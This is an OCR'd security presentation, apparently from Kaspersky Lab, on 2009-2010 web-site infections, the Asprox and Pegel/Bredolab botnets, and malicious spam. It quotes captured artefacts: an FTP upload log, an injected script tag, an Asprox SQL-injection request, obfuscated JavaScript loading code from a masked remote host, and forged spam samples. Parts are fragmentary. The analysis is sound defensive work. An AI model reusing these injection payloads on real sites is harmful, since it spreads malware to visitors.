
# Infection of a Web Site: Ftp Log

```
22:14:32 2010 0 137.149.150.100 3103 /home/ftpadmin/b9/index.php b _ i r ftpadmin ftp 0
22:14:36 2010 0 server88-208-220-73.live-servers.net 4561 /home/ftpadmin//index.php b _
22:14:50 2010 0 203.81.55.153 3103 /home/ftpadmin/index.php b _ i r ftpadmin ftp 0 * c
22:14:59 2010 0 70.150.220.35 4561 /home/ftpadmin/b1/index.php b   o r ftpadmin ftp 0 *
22:15:08 2010 0 69.90.18.37 3103 /home/ftpadmin/b1/index.php b   i r ftpadmin ftp 0 * c
22:15:20 2010 3 66.187.99.46 4561 /home/ftpadmin/index.php b _ o r ftpadmin ftp 0 * c
22:15:24 2010 0 85-158-211-90.powered-by.benesol.be 3103 /home/ftpadmin/index.php b _ i
22:15:28 2010 0 u15367931.onlinehome-server.com 4561 /home/ftpadmin/index.php b _ o r f
22:15:37 2010 0 198.63.210.170 3103 /home/ftpadmin/b2/index.php b _ i r ftpadmin ftp 0
22:15:42 2010 0 94.73.129.116 4561 /home/ftpadmin/b3/index.php b _ o r ftpadmin ftp 0 *
22:15:51 2010 0 205.209.173.245 3103 /home/ftpadmin/b3/index.php b _ i r ftpadmin ftp 0
22:16:02 2010 0 s15259669.onlinehome-server.com 4561 /home/ftpadmin/b4/index.php b _ o
```


Tag inserted:

**<script type="text/javascript" src="http://add***ock.ru/GUI.js"></script>**
**<!--50202ec634ac83b7f315e3cf13e30037-->**

# Botnet propagation



# Asprox


Asprox C&C
MS IIS/ASP
http://nem****n.ru/
tds/go.php?sid=1
Task: Infect
SQL Injection
10 000 per
day
Pegel/Bredola
b
User
Asprox Bot
GET /page.asp?id=425;
declare%20@s%20varchar(4000);set%20@s=cast(0x6445634c41724520405
42076615263686152283235352 92c406320...5205461424c655f435552736f7
220%20as%20varchar(4000));exec(@s);–

# OpenX Vulnerability


Vulnerability in Flash Chart 2 Module

User


Pegel/Bredolab

## Fragment of ActionScript code:

```
ExternalInterface.call("new function(){
 function _a6c6abfc0437ed3d4c2a9d7d9c15d5bf(){
var _71b9cfdb2309eb27ee69dda6cae35b2a=document.createElement(\"script\");
_71b9cfdb2309eb27ee69dda6cae35b2a.src='http://a***nd.ru/LIFO.js';
_71b9cfdb2309eb27ee69dda6cae35b2a.defer=1;
document.body.appendChild(_71b9cfdb2309eb27ee69dda6cae35b2a);};
try {_a6c6abfc0437ed3d4c2a9d7d9c15d5bf();}
catch(e){document.write(\"<body>\");setTimeout(function()
{ _a6c6abfc0437ed3d4c2a9d7d9c15d5bf(); }, 500);}; }");
```

# Pegel in Spam


# Malicious Spam of 2009





# Phishing? Viagra!

KASPERSKY lab


# Infection via Spam









```
ID...

content="4;url=http://sp  **team.com">

ru:8080/index.php?pid=10" style="visibility: hidden;
ne>
```

# Diversity of spam mails



# Real vs. Forged



# Mistakes


From: Aurelia Meza <andantek0@raymondwine.com>
To:
Cc:
Subject: Join my network on LinkedIn
Join my network on LinkedIn
amazon.com
and you're done.
Thanks for your order, abuse!
Want to manage your order online?
If you need to check the status of your order or make chang
please visit our home page at Amazon.com and click on Your
Account at the top of any page.
Purchasing Information:
E-mail Address:
Order Grand Total: $20.48
Get the Amazon.com Rewards Visa Card and earn 3% rewards on your Amazon.com orders.
Order Summary:
Shipping Details : (order will arrive in 1 shipment)
Order #: 682-6079788-0295753
Shipping Method: Standard Shipping
Shipping Preference: Group my items into as few shipme as possible
Subtotal of Items: $969.56
Shipping & Handling: $3.99
From: Newegg <info@newegg.com>
Sent: Cp 25.08.2010 0:32
To:
Cc:
Subject: Jamel Murphy has invited you to open a Google mail account
My Account | Customer Services
newegg.com
Twitter You Tube Facebook Myspace
click to browse e-Blast Deals >>
click to browse today's Shell Shocker >>
click to browse DAILY DEALS >>
